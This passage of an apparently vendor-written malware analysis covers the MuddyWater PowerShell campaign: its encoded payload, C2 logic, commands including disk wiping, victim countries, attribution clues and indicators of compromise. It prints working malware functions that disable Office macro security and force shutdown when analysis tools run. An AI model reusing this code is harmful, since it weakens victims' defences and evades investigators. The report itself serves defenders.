LwAvAFYALwA2AGYAMQBmAGQALwA3AHMAcQB6ADMALwBkAG4ALwA3ADMANgBmAHoARABjAFAAOAB3AE8AUAA5ADgAKwB0ADgALwAxADkALwBQAFAAegA1ACsALwB1AFgA
MABJAEwAKwBQAGYALwA0ACsAKwBuAG4ANgA0AFkALwBuAFAANgAxAE8ALwAvAHYAbAA4AFgAUAA5AC8AWQBUAC8AVgBMAG8AcgBuAFMALwAxAHAAVgA2AG4ASABJAC8A
UAAzAFgAWABzAFoAYgBxADcARABlAHQAbgAzAHQANwAwAGkAcQBPAGYAcAAwAC8ASgA1AGYAegB2AFQAegBlAFQAUAAyADAAVwA5AGMAdABmAEgAKwBvAFAAMgA5AFcA
eAAvAHIAVABEAFUAdwB6AHcAdQArAGUAaQBiADIAUAB1AFUAZQBvAEgANQBoAHMAOABaAHYAZABLADkASgBIAGoANAAxAHgAVwBhAFAAMQBaADMAbwB1AGUAegBhAHoA
TwBRAEQANQA2AFcATgBXAFAATABsACsAVABqAHkANgBIAHUAagBLAG4AUAAxAHoALwAvAFAAMwAyADUAKwA5ADMAOQBlAGEALwAzAC8ALwA4AC8AZQBiAG4ANwA5AFAA
VABTADUALwArAFkAOQBZAHYAZABQADkATQA1ADQAMAA3AHYAZAAvADUASgBtAFYAYgBiADkASwA5AGEASABBAFAAZQBpADEAOQBwAC8ATQAzAHYAdwAvADIAKwBPAHAA

Encoded text file


Execution flow:




The PowerShell code

When PowerShell is invoked whether via *WMI*, *wscript.exe*, or *mshta.exe*, it executes a one-liner PowerShell code (as outlined above) that reads the encoded text file dropped in *ProgramData* and then decodes it. The resulting code has multiple layers of obfuscation.

The first thing the PowerShell code does is to disable *office* "*Macro Warnings*" and "*Protected View*". This is to ensure future attacks don't require user interaction. It also allows macro code to access *internal VBA objects* for stealthier macro code execution in future attacks.


```
function YUCHPJXEQSDAGSHHYPEXUIMMVWUZEG()
{
    for($i=10; $i -le 20; $i++){
        $rgb = "HKCU:\Software\Microsoft\Office\$i.0\word\Security";
        if(test-path $rgb){
            New-ItemProperty -Path $rgb -Name AccessVBOM -Value 1 -PropertyType DWORD -Force | out-null;
            New-ItemProperty -Path $rgb -Name VBAWarnings -Value 1 -PropertyType DWORD -Force | out-null;
            $rgb = "$rgb\ProtectedView";
            if(test-path $rgb){
                New-ItemProperty -Path $rgb -Name DisableAttachementsInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableInternetFilesInPV -Value 1 -PropertyType DWORD -Force | out-null;
                New-ItemProperty -Path $rgb -Name DisableUnsafeLocationsInPV -Value 1 -PropertyType DWORD -Force | out-null;
            }
        }
    }
 }
```

Next, it checks the running processes against a list of hard-coded process names; if any are found, the machine is forcefully rebooted. The names are linked to various tools used by malware researchers.


```
function PSAMOOJZJQTTEQZFEXWTZVBJYTJCGX()
{
    $p = @("win32_remote","win64_remote64","ollydbg","ProcessHacker","tcpview","autoruns","autorunsc","filemon","procmon",
    "regmon","procexp","idaq","idaq64","ImmunityDebugger","Wireshark","dumpcap","HookExplorer","ImportREC","PETools","LordPE",
    "dumpcap","SysInspector","proc_analyzer","sysAnalyzer","sniff_hit","windbg","joeboxcontrol","joeboxserver")
    for ($i=0; $i -lt $p.length; $i++) {
        if(ps -name $p[$i] -ErrorAction SilentlyContinue){
            shutdown /s /f /t 0
            exit
        }
    }
}
```


“win32_remote“,”win64_remote64“,”ollydbg“,”ProcessHacker“,”tcpview“,”autoruns“,”autorunsc“,”filemon“,”procmon“,”regmon“,”procexp“,”idaq“,”idaq64“,”Immunit

Blacklisted process names in the malware

In some cases, it calculates the checksum of each running process name, and if it matches any hard-coded checksums, it causes a ***BSOD*** via the ***ntdll.dll*** ***“NtRaiseHardError”*** function.

CnC communication

A URL is selected at random from a long list of embedded URLs held in an array named ***$dragon_middle***. The selected URL is subsequently used for communication with the ***CnC*** server. If it can’t send data to the chosen CnC URL, it tries to obtain another random URL from $ ***middle_dragon***, then sleeps from one to 30 seconds and loops again.



```
function CCXNAHWGOBDJLTTMAHBIQHWRLTJKNK()
{

    $rnd = Get-Random -minimum 0 -maximum ($dragon_middle.Length)
    $site = $dragon_middle[$rnd]
    $global:url = $site

}
```

Victim system reconnaissance

The code then tries to obtain the victim’s public IP via “ ***https://api.ipify.org/”***.


The public IP is then ***POST***ed along with ***OS Version, Internal IP, Machine Name, Domain Name, UserName*** after being encrypted to the previously chosen URL to register a new victim. This allows the attackers to accept or reject victims depending on their IPs, countries, geolocations, target enterprises, etc. Depending on the response from the attacker’s CnC, the victim is assigned an ID $sysid. This ID is sent to the CnC with each request for commands to execute.

Supported commands

“***upload***“, “***screenshot***“, “***Excel***“, “***Outlook***“, “***risk***“, “***reboot***“, “**shutdown**“, “***clean***“. These commands vary from one version to another.


1. The “***screenshot***” command takes a screenshot that is saved as a. ***PNG*** file in “***ProgramData***“.
2. The “***Excel***” command receives another stage of the PowerShell code, saves it in “ ***c:\programdata\a.ps1***” and then asks Excel to execute this PowerShell script via ***DDE***.
3. The “***Outlook***” command receives another stage of the PowerShell code, saves it in “ ***c:\programdata\a.ps1***” and then asks Outlook via ***COM,*** via ***MSHTA.exe,*** to execute it.
4. ***The “risk”*** command receives another stage of the PowerShell code, saves it in “ ***c:\programdata\a.ps1***” and then asks Explorer.exe via ***COM interaction*** to execute it.
5. The “***upload***” command downloads files from the CnC and saves them locally in “ ***C:\ProgramData***“.
6. The “***clean***” command destroys the victim’s disk drives ***C***, ***D***, ***E***, ***F*** and then reboots.
7. The “***reboot***” and “***shutdown***” commands immediately reboot and shut down the victim’s machine.

In one version of the malware, the code checks if the “ ***ProgramData***” folder has folders or files with the keywords “***Kasper***“, “***Panda***“, or “***ESET***“.



```
function WFOHWZAFJICTNZXQGFZRXXGYGWAOTJ(){

$name = (dir c:\programdata) | select Name

$array = @("Kasper", "Panda","ESET")

$source = $name.Name


$source | where {

    $found = $FALSE

    foreach($arr in $array){

        if($_.Contains($arr)){

            $found = $TRUE

        }

        if($found -eq $TRUE){
```

Victimology



Muddy Water – global attack geography 2018

Countries targeted by the Muddy Water spear-phishing campaign in 2018, according to Kaspersky Lab detection data

© 2018 AO Kaspersky Lab. All Rights Reserved.

Most victims of MuddyWater were found in Jordan, Turkey, Iraq, Pakistan, Saudi Arabia, Afghanistan and Azerbaijan. Other victims were also recorded in Russia, Iran, Bahrain, Austria and Mali. The malicious decoy documents used in the attacks suggest they are geopolitically motivated, targeting sensitive personnel and organizations.

Attacker deception and attribution

The deobfuscated PowerShell code used by the MuddyWater group resembles previously seen PowerShell scripts that most likely served as prototypes. Multiple documents used in the attacks also contain embedded paths from their authors' machines. These paths are embedded by Office under various circumstances, for instance, when somebody adds a binary object (an OLE control, e.g. text box or command button) into a Word document. The paths discovered are:

- C:\Users\leo\AppData\Local\Temp\Word8.0\MSForms.exd
- C:\Users\poopak\AppData\Local\Temp\Word8.0\MSForms.exd
- C:\Users\Vendetta\AppData\Local\Temp\Word8.0\MSForms.exd
- C:\Users\Turk\AppData\Local\Temp\Word8.0\MSForms.exd

Leo, Poopak, Vendetta and Turk are the usernames of those creating the documents or the templates on which they are based. Turk could point to a person of Turkish origin. Poopak is a Persian girl's name or might suggest the authors are not entirely happy with "Pak", which could be short for Pakistan. Leo could be one of the attacker's names. We also don't rule out the possibility of false flags, with the attackers using random usernames to confuse researchers.

In multiple instances, we have also found Chinese text inside the samples, possibly indicating the reuse of code by the attackers.

无法连接到网址，请等待龙…
无法访问本地计算机寄存器
任务计划程序访问被拒绝

Chinese text found in PowerShell code in multiple samples

Unable to connect to the URL, please wait for the dragon…
Unable to access local computer register
Task Scheduler access denied

Translation of Chinese text

We have also noticed that for some samples, e.g. ***5a42a712e3b3cfa1db32d9e3d832f8f1***, the PowerShell code had only three CnC URLs, which leads us to believe that most of the CnC URLs in ***$dragon_middle*** found in other samples could actually be 'noise' to distract researchers or trigger false positives.

http://www.cankayasrc[.]com/style/js/main.php
http://ektamservis[.]com/includes/main.php
http://gtme[.]ae/font-awesome/css/main.php

Recommendations for organizations

Effective protection from targeted attacks focuses on advanced detective, preventive and investigative capabilities via solutions and training, allowing an organization to control any activities on their network or suspicious files on user systems.

The best way to prevent attackers from finding and leveraging security holes, is to eliminate the holes altogether, including those related to improper system configurations or errors in proprietary applications. Organizations are also recommended to implement the following steps for an enhanced level of protection at their premises.

1. Use PowerShell Constrained Language Mode as it uses ***IEX, Add-Type***, and ***New-Object.***
2. Lock PowerShell Execution Policy, must be set to "***AllSigned***" via ***GPO***.
3. A whitelisting solution to prevent certain process child-parent execution hierarchies.

Conclusion

The MuddyWaters group has carried out a large number of attacks and demonstrated advanced social engineering, in addition to the active development of attacks, infrastructure and the use of new methods and techniques. The attackers are actively improving their toolkit in an effort to minimize their exposure to security products and services. Kaspersky Lab expects these types of attacks to intensify in the near future.

In order to protect your company from malware, Kaspersky Lab researchers recommend implementing the following measures:

- Educate generic staff to be able to distinguish malicious behavior like phishing links.
- Educate information security staff to have full configuration, investigative and hunting abilities.
- Use a proven corporate-grade security solution in combination with anti-targeted attack solutions capable of detecting attacks by analyzing network anomalies.
- Provide security staff with access to the latest threat intelligence data, which will arm them with helpful tools for targeted attack prevention and discovery, such as indicators of compromise and YARA rules.
- Make sure enterprise-grade patch management processes are well established and executed.

High-profile organizations should have elevated levels of cybersecurity, attacks against them are inevitable and are unlikely to ever cease.

Additional information

In the advanced stages of this research, we were able not only to observe additional files and tools from the attackers' arsenal but also some OPSEC mistakes made by the attackers.

Further details about the attackers' arsenal, additional indicators of compromise, YARA rules and attribution information is available to customers of Kaspersky Intelligence Reporting. Contact: intelreports@kaspersky.com

Indicators of compromise

MD5

08acd1149b09bf6455c553f512b51085
a9ec30226c83ba6d7abb8d2011cdae14
E5683fb480353c0dec333a7573710748
159238b473f80272fdcd0a8ddf336a91
16ac1a2c1e1c3b49e1a3a48fb71cc74f
1b086ab28e3d6f73c6605f9ae087ad4a
23c82e8c028af5c64cbe37314732ec19
24e1bd221ba3813ed7b6056136237587
2e82e242cb0684b98a8f6f2c0e8a12f3
37f7e6e5f073508e1ee552ebea5d200e
3bb14adb551663fd2328d59f653ba757
3c2a0d6d0ecf06f1be9ad411d06f7ba8
4c5a5c236c9f4480b3d725f297673fad
4f873578956d2790101443f24e4bd4d3
5466c8a099d1d30096775b1f4357d3cf
59502e209aedf80e170e653306ca1553
5a42a712e3b3cfa1db32d9e3d832f8f1
5bd61a94e7698574eaf82ef277316463
5de97ae178888f2dd222bb8a66060ac2
665947cf7037a6772687b69279753cdf
7a2ff07283ddc69d9f34cfa0d3c936d4
7beb94f602e97785370fec2d059d54a5
801f34abbf90ac2b4fb4b6289830cd16
864d6321be50f29e7a7a4bfab746245a
8a36d91ca331f62642dbcafc2ea1b1ab
9486593e4fb5a4d440093d54a3519187
94edf251b5fe7cc19488b5f0c3c3e359
9c6648cedeb3f5d9f6d104e638bd0c3d
9f4044674100a8c28f9ed1b336c337ce
aa1e8d0e1c4d4eb9984124df003ea7f2
aa564e207926d06b8a59ba50ca2c543d
ab4f947f4649b9ec28d182b02778aa69
ad92ccf85ec170f340457d33bbb81df5
b8939fa58fad8aa1ec271f6dae0b7255
bb476622bcb0c666e12fbe4ccda8bbef
be62fc5b1576e0a8491519e10bab931d

bf310319d6ef95f69a45fc4f2d237ed4
c375bbf248592cee1a1999227457c300
c73fc71ee35e99230941f03fc32934d9
c8b0458c384fd34971875b1c753c9c7c
cd371d1d3bd7c8e2110587cfa8b7eaea
ce2df2907ce543438c19cfaf6c14f699
d15aee026074fbd18f780fb51ec0632a
d632c8444aab1b43a663401e80c0bac4
d6acee43d61cbd4bcd7a5bdf4ed9b343
e3e25957b738968befcf2333aa637d97
e5683fb480353c0dec333a7573710748
eb69fb45feb97af81c2f306564acc2da
f00fd318bf58586c29ab970132d1fd2a
f2b5373f32a4b9b3d34701ff973ba69c
f84914c30ae4e6b9b1f23d5c01e001ed
faa4469d5cd90623312c86d651f2d930
Ffb8ea0347a3af3dd2ab1b4e5a1be18a
345b1ea293764df86506f97ba498cc5e
029cb7e622f4eb0d058d577c9d322e92
06178b5181f30ce00cd55e2690f667ac
2b8ab9112e34bb910055d85ec800db3f
47ec75d3290add179ac5218d193bb9a8
befc203d7fa4c91326791a73e6d6b4da
C561e81e30316208925bfddb3cf3360a
132efd7b3bdfb591c1bf2a4e19c710eb
e7a6c57566d9523daa57fe16f52e377e
c0e35c4523a7931f4c99616d6079fd14
245fa82c89875b70c2669921d4ba14d3

File names

%SystemDrive%\ProgramData\EventManager.dll
%SystemDrive%\ProgramData\EventManager.logs
%SystemDrive%\ProgramData\WindowsDefenderService.ini
%SystemDrive%\ProgramData\Defender.sct
%SystemDrive%\ProgramData\DefenderService.inf
%SystemDrive%\ProgramData\WindowsDefender.ini
%SystemDrive%\ProgramData\ZIPSDK\InstallConfNT.vbs
%SystemDrive%\ProgramData\ZIPSDK\ProjectConfManagerNT.ini
%SystemDrive%\ProgramData\WindowsDefenderTask.ini
%SystemDrive%\ProgramData\WindowsDefenderTask.txt
%SystemDrive%\ProgramData\WindowsDefenderTask.xml
%SystemDrive%\ProgramData\DefenderNT\ConfigRegister.vbs
%SystemDrive%\ProgramData\DefenderNT\SetupConf.ini
%SystemDrive%\ProgramData\ASDKiMalwareSDK\ProjectConfSDK.vbs
%SystemDrive%\ProgramData\ASDKiMalwareSDK\SetupConfSDK.ini
%SystemDrive%\ProgramData\FirefoxSDK\ConfigRegisterSDK.ini
%SystemDrive%\ProgramData\FirefoxSDK\ConfigRegisterSDK.vbs
%SystemDrive%\ProgramData\OneDrive.dll
%SystemDrive%\ProgramData\OneDrive.html
%SystemDrive%\ProgramData\OneDrive.ini
%SystemDrive%\ProgramData\WindowsNT\WindowsNT.ini
%SystemDrive%\ProgramData\WindowsNT\WindowsNT.vbs
%SystemDrive%\ProgramData\SYSTEM32SDK\ConfManagerNT.vbs
%SystemDrive%\ProgramData\SYSTEM32SDK\ProjectConfManagerNT.ini
%windir%\System32\Tasks\Microsoft\WindowsDefenderUpdater
%windir%\System32\Tasks\Microsoft\MicrosoftOneDrive
%windir%\System32\Tasks\Microsoft\WindowsDifenderUpdate
%windir%\System32\Tasks\Microsoft\WindowsSystem32SDK
%windir%\System32\Tasks\Microsoft\WindowsDefenderSDK
%windir%\System32\Tasks\Microsoft\WindowsMalwareDefenderSDK
%windir%\System32\Tasks\Microsoft\WindowsMalwareByteSDK

Domains, URLs and IP addresses

http://www.cankayasrc[.]com/style/js/main.php
http://ektamservis[.]com/includes/main.php
http://gtme[.]ae/font-awesome/css/main.php
https://www.adfg[.]ae/wp-includes/widgets/main.php
http://adibf[.]ae/wp-includes/js/main.php
http://hubinasia[.]com/wp-includes/widgets/main.php
https://benangin[.]com/wp-includes/widgets/main.php

104.237.233.60
104.237.255.212
104.237.233.40